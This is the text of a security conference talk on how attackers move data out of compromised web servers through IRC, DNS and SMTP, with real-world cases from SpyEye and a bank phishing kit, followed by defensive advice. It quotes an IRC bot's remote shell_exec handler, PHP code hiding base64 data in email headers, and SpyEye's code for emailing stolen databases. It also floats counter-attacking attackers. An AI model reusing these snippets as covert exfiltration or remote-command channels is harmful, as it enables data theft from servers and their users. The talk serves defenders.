

Extrusion and Web Hacking





Speaker

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 - Senior Security Expert
 - When ? 15 years of IT Security
 - What ? Hardening, Penetration Tests...
 - Where ? On networks and systems of highly sensitive places:
 - French Nuclear Warhead Program, United Nations, French Ministry of Defense...
 - Research on defensive & offensive technologies
 - Past: Member of the team RstAck & of the Steering Committee of the Honeynet Research Alliance...
 - Frequent presenter and instructor at computer security and academic conferences like Cansecwest, Pacsec, BlackHat USA-Asia-Europe, HITB Dubai-Amsterdam-Malaysia, US DoD/US DoE, Defcon, Hope, Honeynet, PH-Neutral, Hack.LU...
 - Contributor to several research papers for SecurityFocus, MISC Magazine, IEEE, etc.



About TEHTRI-Security

- Company created in April 2010
- Cutting-edge technologies
 - Advanced & Technical Consulting
 - Penetration Tests / Audits...
 - Fighting Information Leaks, Counter-Intelligence...
- Worldwide:
 - Conferences, Training, Consulting
 - Canada, Lebanon, United Arab Emirates, Singapore, Netherlands, China, Malaysia, France, Austria...
 - Press/Media BBC The Register Le Monde LE FIGARO Whet
- Around 30 public security advisories (6 months)
 - Pentesting devices & Applications → Odays...















Introduction

Goal:

Analyze some techniques used by web attackers after a successful intrusion, when it's time for extrusion

Think about solutions

- Target audience:
 - White hats, to fight Cybercrime, Business Intelligence, Information Warfare

Notice:

- Legal Issues: we remind you to carefully respect the laws in your country before applying some techniques shown in this presentation
- Limitation: this is a 1 hour only talk. We won't be able to cover all the related subjects. Contact us for more.



Plan

- Extrusion & Web Hacking
 - 1 Global Overview
 - 2 Tactical examples
 - 3 Solutions



Let's have a look at the theory and at some concepts related to Extrusion and Web Hacking

I. GLOBAL OVERVIEW



Battlefield: Web Hacking

- Web targets (standard aspects)
 - Web Browsers
 - Client-side attacks
 - Human interaction (at least the beginning)
 - Web Servers
 - Direct attacks
 - Technical interaction
- In this presentation, we'll focus on attacks against web servers, and how people try to handle extrusion (post intrusion)



Intrusion / Extrusion

- Phase 1: Intrusion
 - Goal: Infiltration / Penetration of (some) remote cyber resource(s)
 - Wikipedia/Military:...infiltration tactics involve ...infantry forces attacking enemy rear areas while bypassing enemy front line...
- Phase 2: Extrusion
 - Goal: Exfiltrate (data) + Bounces (attack)
 - Wikipedia/Military: Exfiltration is ...the removal of personnel or units from areas under enemy control by stealth, ...or clandestine means.




Extrusion seen by the attackers

- You have an illegal remote interaction against a remote web server
- You need to exfiltrate
 - Take data out of the target(s)...
- You need to bounce
 - Anonymous evil hacking (1 hop added to your path)...
- Technical issues
 - Stealth, Speed...



Risks seen by the attackers

- Standard attacker
 - More risks taken (kind of big final cleaning phase)
- Stealth attacker
 - Permanent stealth behavior (regular "cleaning"...)





Inbound / Outbound

- How to exfiltrate data?
 - Inbound traffic (ask for data)
 - Outbound traffic (push data elsewhere)

- HTTP/HTTPS
- SSH
- ...

Inbound

Target

- Web site
 - HACKED



- HTTP/HTTPS
- IRC
- ...

Outbound



Extrusion through many ways

Inbound traffic [traffic going to the victim]

- Web Bidirectional Interaction
- No correct Inbound filtering?
 - Ports open (shell spawned...)
 - TCP/UDP netcat-like transfers
 - ICMP, IPv6, raw packets...
 - ...

Outbound traffic [traffic leaving the victim]


- HTTP/HTTPS
- SMTP
- IRC
- DNS
- FTP
- SSH
- SQL
- X11
- TCP/UDP netcat-like transfers
- ICMP, IPv6, raw packets...
- Bounces with other hosts
- ..



Inbound: Web Bidirectional Interaction

- Remain the most common way to interact with a remote compromised server
 - Always open (use the real open service)
- Simple model: Requests / Answers
 - Web backdoors & web shells, socket reuse...
- Issues for the attacker
 - Web logs (potential evidences...)
 - Synchronous attack only (!= phishing)

— ...





Outbound traffic

- Why attackers can use outbound traffic?
- Some web sites have outbound traffic enabled:
 - Totally open without control
 - Easy to abuse...
 - Open with limited protocols
 - Then, attackers might only abuse the opened paths
- Why is it often open?
 - Lazy administrators / No security policy
 - Need for legitimate outbound traffic
 - Examples:
 - DNS resolutions of incoming clients
 - Emails sent to people who register to a service
 - External RSS or other flows needed to build the web pages



Bounces with local products

- Sometimes, the remote compromised web server is part of a **DMZ** where other computers have the right to generate outbound traffic
 - The attacker wants to jump out through them
- It might sometimes be done thanks to vulnerabilities on those LAN computers
 - Printers with vulns
 - FTP services with vulns
 - Network applications with vulns
 - Examples of bounces with Odays from TEHTRI-Security
 - CVE-2010-1637: Bounce with SquirrelMail
 - CVE-2010-1638: Bounce with Horde/Imp



Let's have a look at practical examples from real cyber weapons used by some attackers

2. TACTICAL EXAMPLES




How to use IRC protocol (chat...) on a compromised web resource, in order to exfiltrate data or control it with a kind of stealth behavior

2.1 EXTRUSION: IRC



Botnet with web servers

- Massive Web Attacks
 - Many web sites compromised
 - Controlled through a C&C over IRC





Thousands of remote shell in the wild

- Owning a botnet of web sites might be more powerful than a botnet of workstations
 - Bandwidth, Mass mailing capabilities...
- Remote execution (source code: PBOT)

```
case "exec":
   $command = substr(strstr($msq,$mcmd[0]),strlen($mcmd[0])+1);
   $exec = shell exec($command);
   $ret = explode("\n", $exec);
   $this->privmsq($this->config['chan'],"[\2exec\2]: $command");
   for($i=0;$i<count($ret);$i++)
     if($ret[$i]!=NULL)
        $this->privmsq($this->config['chan'],":".trim($ret[$i]));
   break;
```



Example of final outbound actions

- UDP floods against game servers, etc (Xbox...)
- Mail bomb: send tons of emails to one single person
- URL bomb: DDOS web sites
- Evidence eraser: delete internal files of the bots...
- Update capabilities
- Phishing options
- Spam against cell phones: abuse gateway systems with web or email to sms

• ...



How to use DNS protocol on a compromised web resource, in order to exfiltrate data with a kind of stealth behavior

2.2 EXTRUSION: DNS



Exfiltrate through DNS

- Some web resources have outbound DNS traffic enabled
 - Example:
 - Web site that wants to resolve the IP address of incoming web visitors (statistics...)

• ...

- Most of the time, outbound DNS traffic is not filtered or proxified with DNS security checks
- This could be used by attackers to create a DNS cover channel / tunnel



Resolving well chosen names

- Many papers and tools already demonstrated how to create powerful DNS tunnels & cover channels
 - E.g.: Dan Kaminsky, *The Black Ops of DNS*, BlackHat US 2004
- Here, the compromised web site will send many DNS requests in order to exfiltrate data and/or receive requests for actions
- Example: Easy ASP.NET source code to create DNS requests from a compromised IIS

```
using System;
try
{
    //performs the DNS lookup
    IPHostEntry he = Dns.GetHostByName(domain);
...
```



PHP:Advanced DNS requests

PHP Source code

```
<?php
   $dnsr = dns_get_record('php.net', DNS_ALL);
   print_r($dnsr);
?>
```

Sample of related output

```
[0] => Array
        [host] => php.net
        [type] => A
        [ip] => 69.147.83.197
        [class] => IN
        [ttl] => 86016
[8] => Array
        [host] => php.net
        [type] => TXT
        [txt] => v=spf1 ptr ?all
        [class] => IN
        [ttl] => 86400
```



Exfiltrate Data over DNS

- Easy to create
 - Issues: DNS proxified, timeouts...

Web Site
Hacked
+Script
sending data
over DNS
requests

DNS answers

• Ack, Todo...

DNS requests

Data exfiltration

Fake DNS
Server used
for this cover
channel

→ GetHostByName(aEF12.....138gH.xxx.tld)

Data Hidden



How to use SMTP protocol on a compromised web site, in order to exfiltrate data with a kind of stealth behavior

2.3 EXTRUSION: SMTP



Exfiltrate through SMTP

- Some web resources have outbound SMTP traffic enabled
 - Example:
 - Web site that wants to send emails to web visitors who subscribed to a service

• ...

- This is really useful for attackers, especially to get data of small size during asynchronous cyber attacks
 - Example:
 - Phishing attack...



Example: abusing PHP mail()

Easy PHP source code to send emails with data hidden in the headers

```
$to="pop3account@somedomain.tld";
$subject="Something well chosen that
 could be changed with random stuff
 inside";
// $ref="<BIG-BASE64-</pre>
 STRING-0123456XXXXXXX@localhost>"
$headers="Mime-Version: 1.0 (Some Mailer)
References: ".$ref."
X-Mailer: Some Mailer (1.234)";
mail($to,$subject,$message,$headers);
```



Useful fields of SMTP

- And you can use many different fields to hide data in the SMTP headers
 - Message-ID,
 - In-Reply-To,
 - Thread-Index,
 - References,
 - Boundaries with multi-part message in MIME format,

— ...



Let's talk about extrusion of sensitive data through SMTP sometimes used by Exploit Kits

REAL LIFE EXAMPLE: EXPLOIT KITS



Another example: Exploit Kit "SpyEye"

Evil trojan used to steal sensitive information





SpyEye: Example of SMTP extrusion

Source code from plugin « plg_mailbck.php »

```
$mail = new mime mail();
$mail->from = "my@e-mail.com";
$mail->to = "$email backup";
$mail->subject = "SpyEye DB Backup; $dt; $fsize bytes";
$mail->body = "";
$mail->add attachment("$attachment", "$attach", "Content-
  Transfer-Encoding: base64 /9j/4AAQSkZJRgABAgEASABIAAD/7QT
  +UGhvdG9zaG");
$mail->send();
```

Linked library « mime_mail.php »

```
// Посылка сообщения, последняя
 вызываемая функция класса
function send() {
```



Let's talk about extrusion of sensitive data through SMTP widely used by Phishing Kits

Here we will glance at a real recent attack against customers of a famous bank

REAL LIFE EXAMPLE: PHISHING KITS



Phishing is easy

- Penetration in a vulnerable site
- Phishing Kit added
- Spam sent with an evil HTML link
- Wait & Record input from customers






Recent example: Lloyds



- Example of a recent attack against the Llloyds bank customers (Oct 2010)
- Fake web page created and added on a compromised web site
 - Waiting for "User ID" + "Password"





SMTP Extrusion

- Fake web page of the bank
- Credentials stolen & sent by email
 - To anonymous account on well known worldwide mail service

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0043)https://online.lloydstsb.co.uk/customer.ibc -->
<HTML><HEAD>
<meta http-equiv="Content-Language" content="en-us">
<TITLE>LloydsTSB online - Welcome</TITLE>
<META http-equiv=Content-Type content="text/html; charset=windows-1252"><!-- source file = LogonPage.html -->
<META http-equiv=Pragma content=no-cache>
<META content="Not Available" name=DCSext.custurn>
<META content=LogonPage IBL name=DCSext.pagename>
<META content=p name=WT.tx e>
<META content="Not Available" name=WT.tx i>
<META content=0 name=WT.tx s>
<META content=1 name=WT.tx u><LINK title=style</pre>
href="index fichiers/scripts1.css" type=text/css rel=stylesheet>
<SCRIPT language=JavaScript>
    //generic browser checker outputs browser name and version, supports Netscape 6 and Opera browsers
    var useragent = navigator.userAgent;
```



Digital Self Defense?

- Contact people that could help
 - Law enforcement teams & CERTs
 - Abuse team (ISP, Hoster, etc)
 - Owners of the web site...
- Identify the attackers
 - Email addresses used for this operation
 - IP addresses used to reach control panel or to read the emails of this extrusion
 - **—** ...
- Attack the attackers
 - You need to find a vector to reach them (DOS...)
 - **—** ...



Live demonstration with a Oday + vulns that could help law enforcement teams to identify the attackers, etc

LIVE DEMONSTRATION



Finding a Oday

Let's analyze this source code



Coding the 0day



Get the attackers' email addresses




Yet another vulnerability

Look at this source code:



Phishing kits, backdoored?



3. SOLUTIONS



In-depth Security

- Improving security at every layers
 - Protection [Harden]
 - Containment [Limit successful intrusions]
 - Detection [React]

Network

- Filtering
- NIDS/NIPS
- Flows
- ...

Operating System

- Administration
- FS & Permissions
- Activity
- HIDS
- ..

Applications

- Web Servers
- SQL Servers
- ..

Information

- Source Code
- Configurations
- Data
- Cipher
- Logs
- ...



What should be done?

- Evaluate your situation
 - Pentests with (really skilled) ethical hackers
- Improve hardening
 - Goal is to limit the surface of attack
- Improve containment
 - Properly filter (inbound&) outbound traffic
- Improve detection
 - Look at forbidden packets
 - Look at allowed packets too ☺





4. CONCLUSION



Conclusion



- The goal of the attackers is not only to penetrate computers but also to exfiltrate with data or to bounce...
- You can detect them during both kind of interactions
- Trying to handle extrusion issues is a really humble and smart behavior. Why?
 - Because you recognize the fact that your protections might probably be defeated once in the future (0days, errors...)
 - And because you decide to have another opportunity to catch unwanted activity on your network
- Handling extrusion and web hacking should be part of the process of hardening such an infrastructure





This is not a game.

Take care. Thanks.

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